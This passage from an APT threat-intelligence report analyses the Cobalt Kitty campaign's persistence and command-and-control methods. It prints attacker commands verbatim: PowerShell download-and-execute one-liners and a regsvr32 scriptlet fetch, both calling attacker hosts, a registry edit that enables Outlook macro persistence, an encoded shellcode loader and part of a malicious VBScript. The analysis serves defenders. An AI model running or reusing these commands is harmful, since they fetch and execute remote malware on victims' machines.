The attackers exploited a DLL hijacking vulnerability in a legitimate Google Update binary, which was deployed along with a malicious DLL (goopdate.dll). By default, GoogleUpdate.exe creates a scheduled task that checks if a new version of Google products is available.

As a result, each time GoogleUpdate.exe application ran, it automatically loaded the malicious goopdate.dll:




For further details about the backdoor, please refer to Cobalt Kitty Attacker's Arsenal: Deep dive into the tools used in the APT.

2.4. Outlook Persistence

The attackers used a malicious Outlook backdoor macro to communicate with the C2 servers and exfiltrate data. To make sure the malicious macro ran, they edited a specific registry value to create persistence:

```
/u /c REG ADD "HKEY_CURRENT_USER\Software\Microsoft\Office\14\Outlook" /v  
"LoadMacroProviderOnBoot" /f /t REG_DWORD /d 1
```


3. C2 Communication

The attackers used different techniques and protocols to communicate with the C&C servers:

3.1. Cobalt Strike Fileless Infrastructure (HTTP)



The attackers chose to implement a multi-stage payload delivery infrastructure in the first phase of the attack. The motivation for fileless operation is clear: this approach has a low forensic footprint since most of the payloads are downloaded from the C&C and executed in-memory without touching the disk.

Multi-Stage Payload Delivery




PowerShell downloader

A PowerShell one-liner downloads and executes a PowerShell payload from the C&C server.

	<code>powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring("http://food.letsmls.org:80/login.txt"))"</code>
	<code>powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring("http://23.227.196.210:80/logscreen.jpg"))"</code>

Regsvr32.exe downloader command (COM Scriptlet)

The fileless infrastructure also used another type of downloader, which is based on COM scriptlets (.sct). This technique is [well documented](#) and has been used extensively in the last year.



The attackers downloaded COM scriptlets using regsvr32.exe:

```
regsvr32 /s /n /u /i:hxxp://support.chatconnecting(.)com:80/pic.png scrobj.dll
```

C&C payloads

Following are a few examples of C&C payloads used as part of the fileless payload delivery infrastructure.

Example 1: Second Stage PowerShell Script

This .txt file is actually a base64-encoded PowerShell payload that contains a shellcode:

```

http://food.lets...es.org/login.txt x +
food.letsmiles.org/login.txt
$$=New-Object IO.MemoryStream(,[Convert]::FromBase64String("H4sIAAAAF
/O3wKq4pkW0cwBJKmlSLVJnHADYRgAgQOocW7NpusvXS9htDhd7
/xg5Ze0rucTjqdJYv17szszG+euEQeuVJQT3Y4JsrRkIiY8kg5LpUOL3hbKufKB7XkJ5E
PlSoughgUJF0lWjMQ85ThgpK9lHSkhWIoH+cFA6yLaSKEY+mUdI0jWZh0QuOY7hImIqrI
/30yEIJHMvytXRJpxTMIFoyTWdOWrMloSQY5uFg/Ek8oX5XBeuWJ8gVhBtm0ibwkGmRfC
/+u6toj2qxy+s1BLNZUdxtLElYwY6qufNPTCwfbFdHUDvUEj7kvKyMa1Y8rd5n23Uz5Tc
TYVlD5AxcwRVvdKOlvYRaIdRwlhZ+aBNC4X6SSRpSOBcEsFXLhFr6pG40kIRZqRP
/JnWJZsdDq9l0vaZgKonhV4u3Pca3TuZi3Nxxqv5c+70400F5Fgt66VvphajChJEASTKXf
/HNOM7V6plpQNKIMnFFj4PBYIh+kyZpq6bzmbftTvOuPXLQbUdV8GTOzPX41yZDjnFs9c
4L4NCIX2wiF1NsFp/aS04jPSAZIZUfWBUU1tTgg+KKAR00RnT5nuwyp/M5r5cqZHjg+Bc
/VsFZPqQE2VEXabDd3Z5+A5HaZCiOy0ovgZzOyopLECO4rJhRTIsjM5E8W6o/100kTFIF
/AGlxdZNHsRSJB+4FGAbuingUsRSVstKimFhblwY7FdQXMWkixmgUgKQ1+AR2UixcmQaB
/B4hecYlshytGQQDOKobNUAD1oUipLN5QQLD6F2rveIXPihSrHUH7SkMAUizLsjKkQkIN
eiLBWnllamCZNRemknOP8OZgadkACbLXhooZicNtKWEQXaG+OGOiY89+2IdbDzSGvtDbv
HdlN5l0E2y8s67p+fTMdsZAd0ur7TMTN69vW9TetPofTWzBXnBPa0Fg4t5D7zK87rZjqJ
xEnpH03cDenm6RrWUFTvri3gq7bZpdPsL0bH9mTEWkbDXvojHrunjQlGVycMmxbHxyxBv
7qHfXk+hW3tadE6/VX980Lef6833SubXuR/byf/Ga9uOTUCpYjYQ330cVqRJBv1Ig8GX1u
/vIzmwa3F0tx3RiXBnvxuKePT5VmcNN0wmWtuPeMdu9u3oQQ7fxlng3cp4A82Emd8Kvb+
/6JlLP1J1WpHJ6cbxj/FYzr2jSH1bN53bdKBdcd
/N0YB7g+ZxWXND5rAu96Ya1Di5KnungGNSIl0Tp3IMIyz9c3oZDWAQ9Rr1jhbGLXrykSn
HWHVCCx3AepDYNwWCSKaKgm8TQoEs3nrVpjElMhveb34I6XGBMwnfrSfMknoz7nxcjBr+
/kfh+XtP/pp12kiXiEFeQEPcVTObc7toazlOU5Ne3l0eiQiIgwGChg5djXAZIx7aSP+
/unKV74T6j+6823r/fgKGFmULtfbKNYkCuSxXn+rVkrTU6lOjqpdeb3+Tr7bad2nltCvV
/2Osi9qXXf3Psf6x9xenr8K/Wt4H6dnhzxv/xB3/HqIRohJYXajxjORTymuRKgJwbybcf
/k8ijLkyMJfVDqdT2lT2EYvoZhnfySTnT0zkwlkjIowe+gEk
/a4faIdKV9uVYOUTKN+UIQDhj+jGM+yJI0t6o5P9eviobMCVj/Kr0iUdgpD1y+AJ6HoEF
/Rww4NAAA="));IEX(New-Object IO.StreamReader(New-Object IO.Compression
[IO.Compression.CompressionMode]::Decompress)).ReadToEnd();

```

File Name: login.txt, **SHA-1:** 9f95b81372eaf722a705d1f94a2632aad5b5c180

The shellcode downloads additional payload from the URL: [http://food\(.\)letsmiles\(.\)org/9nIL](http://food(.)letsmiles(.)org/9nIL)


```

277 0x000001e0 6800200000 push 0x00020000
278 0x000001e5 53 push ebx
279 0x000001e6 56 push esi
280 0x000001e7 68129689e2 push 0xe2899612
281 0x000001ec ffd5 call ebp -> wininet.dll!InternetReadFile
282 0x000001ee 85c0 test eax,eax
283 0x000001f0 74cd jz 0x000001bf
284 0x000001f2 8b07 mov eax,dword [edi]
285 0x000001f4 01c3 add ebx,eax
286 0x000001f6 85c0 test eax,eax
287 0x000001f8 75e5 jnz 0x000001df
288 0x000001fa 58 pop eax
289 0x000001fb c3 ret
290 0x000001fc e837ffff call 0x00000138
291 0x00000201 666f outsd edx,word [esi]
292 0x00000203 6f outsd edx,dword [esi]
293 0x00000204 642e6c csfs: insb byte [esi],edx
294 0x00000207 657473 gs: jz 0x0000027d
295 0x0000020a 6d insd dword [esi],edx
296 0x0000020b 696c65732e6f7267 imul ebp,dword [ebp + 115],0x67726f2e
297
298 Byte Dump:
299 .....1.d.R0.R.R.r(..J61.1.<a|,.....RW.R..B<...@.tJ..P.H..X...<
I.4...1.1.....8.u.});$u.X.X$.f.K.X.....D$$[[aYZQ..X.Z...]hnet.hwiniThLw
&.....Microsoft-CryptoAPI/6.1.XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX.Y1.WmWQh:Vy...y[1.QQj
.QqH.P..SPHw.....bY1.Rh..`RRRQRPh.U.;...1.WmWVh-..{....tD1...t....h....}....h
E!*1..1.Wj.QVPh.W...../.9.t.1....I...../9nIL..h...V..j@h...h...@.WhX.S...SS..W
h...SVh.....t.....u.X..7...food.letsmiles.org.
300

```

Example 2: Second Stage COM Scriptlet Payload

The regsvr32.exe downloader command downloads the following COM scriptlet, which contains an embedded shellcode:



```
<?XML version="1.0"?>
<scriptlet>
  <registration progid="24250c" classid="{316295e9-3482-4ef1-ac5a-28545fb915cb}" >
    <script language="vbscript">
      <![CDATA[
        Dim objExcel, WshShell, RegPath, action, objWorkbook, xlmodule


Set objExcel = CreateObject("Excel.Application")
objExcel.Visible = False

Set WshShell = CreateObject("Wscript.Shell")

function RegExists(regKey)
  on error resume next
  WshShell.RegRead regKey
  RegExists = (Err.number = 0)
end function

' Get the old AccessVBOM value
RegPath = "HKEY_CURRENT_USER\Software\Microsoft\Office\" & objExcel.Version & "\Excel\Security\AccessVBOM"
```

File Name: pic.png, SHA-1: f3e27ad08622060fa7a3cc1c7ea83a7885560899




```
0x00001e0 68020000 push 0x00020000
0x00001e5 53 push ebx
0x00001e6 56 push esi
0x00001e7 68129509e2 push 0xe2899512
0x00001ec ffd5 call ebp -> wininet.dll!InternetReadFile
0x00001ee 85c0 test eax, eax
0x00001f0 74cd jz 0x00001bf
0x00001f2 8b07 mov eax, dword [edi]
0x00001f4 01c3 add ebx, eax
0x00001f6 85c0 test eax, eax
0x00001f8 75e5 jnz 0x00001df
0x00001fa 58 pop eax
0x00001fb c3 ret
0x00001fc e837ffffff call 0x0000138
0x0000201 3435 xor al, 53
0x0000203 2e3131 cs: xor dword [ecx], esi
0x0000206 342e xor al, 46
0x0000208 3131 xor dword [ecx], esi
0x000020a 37 aaa
0x000020b 2e3133 cs: xor dword [ebx], esi
0x000020e 37 aaa

Byte Dump:
.....1.d.R0.R.R.r(..J61.1.<a|,.....RW.R..B<...@x..tJ..P.H..X...<
I.4...1.1.....B.u..);Su.X.X$.f.K.X.....D$$[aYZQ..X_Z....]hnet.hwiniThLwS.....Mozilla/5.0(
WindowsNT6.1;WOW64;Trident/7.0;rv:11.0)LikeGecko.XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX.Y1.WMMW
h:Vy...y[1.QQ].QhP...SPHw...bY1.Rh..`RRRQRPh.U;...1.WMMVh~..{...tD1...t...h...}...hE!^1..1.Wj.QVPh.W...
./..9.t.1...I.../eXYF..h...V..j@h...h..@.WhX.S...SS..Wh...SVh.....t.....u.X..7...45.114.117.137.
```

The shellcode downloads a payload from the following URL:
hxxp://45(.)114.117.137/eXYF

Final payload: Cobalt Strike Beacon

Analysis of the final stage payloads (such as “9niL” / “eXYF”) clearly shows that they are Cobalt Strike Beacons:



3.2. Cobalt strike Malleable C2 communication patterns

Another confirmation that the attackers used Cobalt Strike's infrastructure came from the analysis of the network traffic. The analyzed traffic matched [Cobalt Strike's Malleable C2](#). The attackers used the Amazon, Google Safe Browsing, Pandora and OSCP profiles in this attack, all of which are publicly available in Github:

- <https://github.com/rsmudge/Malleable-C2-Profiles/blob/master/normal/safebrowsing.profile>
- <https://github.com/rsmudge/Malleable-C2-Profiles/blob/master/normal/amazon.profile>
- <https://github.com/rsmudge/Malleable-C2-Profiles/blob/master/normal/pandora.profile>
- <https://github.com/rsmudge/Malleable-C2-Profiles/blob/master/normal/oscp.profile>

A .pcap file that was recorded during the execution of the Cobalt Strike payloads clearly shows the usage of the Malleable C2 profiles, in that case - the "safebrowsing.profile":

```

GET /safebrowsing/rd/Clt0b12nLW1IbHehcmUtd2hUdmFzEBAY7-0KI0kUDC7h2 HTTP/1.1
Accept-Language: en-US,en;q=0.5
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Cookie:
PREF=ID=amblbddecmednhcncffoicjhamongbnjoigaikabeleoanpmclmccnpgbdpphfdlbapppebmmgihmodaffbgidjmb
emimdllnpfffgnbpdkbenppghledfnpjadldedobflebemokkgiiladbmahcjedeaecidbhlempaecaahcgekaabcbgpgdcachckj
njodjdnohibchmmolafniapgdmdklhbcjllkcibhakmflbbfljnolafpkle
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: support.chatconnecting.com
Connection: Keep-Alive
Cache-Control: no-cache

```


Another example is the Amazon profile, generated by another Cobalt Strike payload:

```
[Redirecting a socket destined for 27.102.70.211 to localhost.]

[Received new connection on port: 80.]
[New request on port 80.]
GET /s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=books HTTP/1.1
Host: www.amazon.com
Accept: */*
Cookie: skin=noskin;session-token=Tkbs4AH+PmsJ1i0QFOEsAd70q/OcuKXKYgR5arwUTnFb
qTyIa2yj9B6eDZIbax0ABNkLripKsTJKMrwg1Yyyc3PLr88/0hAyEYwqDFCUK1H3onT9IdGDUQIYrMTR
9rUzzQQAUci5pxflctcllfSxPPtnQFkF1Nlx8UdT4XBYIP0=csm-hit=s-24KU11BB82RZSYGJ3BDK!1
419899012996
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gec
ko
Connection: Keep-Alive
Cache-Control: no-cache

[Sent http response to client.]


[DNS Query Received.]
Domain name: help.chatconnecting.com
[DNS Response sent.]
```

3.3. Variant of Denis Backdoor using DNS Tunneling

During the investigation, an analysis of the backdoor's traffic revealed that the attackers implemented [DNS tunneling](#) channel for C2 communication and data exfiltration. The DNS tunneling channel was observed being used by the PowerShell payloads as well as the fake DLLs (msfte.dll and goopdate.dll). In attempt to disguise the real IP/domain of the C&C server, the backdoor communicates with the following DNS servers instead of communicating directly with the C&C servers:


Google DNS server: 8.8.8.8

OpenDNS server: 208.67.222.222



By communicating with known DNS servers, the attackers ensured that the backdoor's traffic will not be filtered by firewalls and other security products since it's unlikely for most organizations to block OpenDNS and Google's DNS servers.


Example of DNS tunneling can be seen in this instance of ARP.exe that was spawned by searchindexer.exe, which loaded the fake msfte.dll:



Upon inspection of the DNS traffic, the real C&C domain is revealed inside the DNS queries:
Real C&C domain: z.teriava(.)com

Destination	Prot	Length	Info
8.8.8.8	DNS	322	Standard query 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAABlz.z.teriava.com
10.0.2.15	DNS	138	Standard query response 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAABlz.z.teriava.com NULL
8.8.8.8	DNS	322	Standard query 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAACCI.z.teriava.com
10.0.2.15	DNS	138	Standard query response 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAACCI.z.teriava.com NULL
8.8.8.8	DNS	322	Standard query 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAACmQ.z.teriava.com
10.0.2.15	DNS	138	Standard query response 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAACmQ.z.teriava.com NULL
8.8.8.8	DNS	322	Standard query 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAADGA.z.teriava.com
10.0.2.15	DNS	138	Standard query response 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAADGA.z.teriava.com NULL
8.8.8.8	DNS	322	Standard query 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAAD6v.z.teriava.com
10.0.2.15	DNS	138	Standard query response 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAAD6v.z.teriava.com NULL
8.8.8.8	DNS	322	Standard query 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAEeY.z.teriava.com
10.0.2.15	DNS	138	Standard query response 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAEeY.z.teriava.com NULL
8.8.8.8	DNS	322	Standard query 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAE-X.z.teriava.com
10.0.2.15	DNS	138	Standard query response 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAE-X.z.teriava.com NULL
8.8.8.8	DNS	322	Standard query 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAFks.z.teriava.com
10.0.2.15	DNS	138	Standard query response 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAFks.z.teriava.com NULL
8.8.8.8	DNS	322	Standard query 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAGQJ.z.teriava.com
10.0.2.15	DNS	138	Standard query response 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAGQJ.z.teriava.com NULL

3.4. Outlook Backdoor Macro as C2 channel



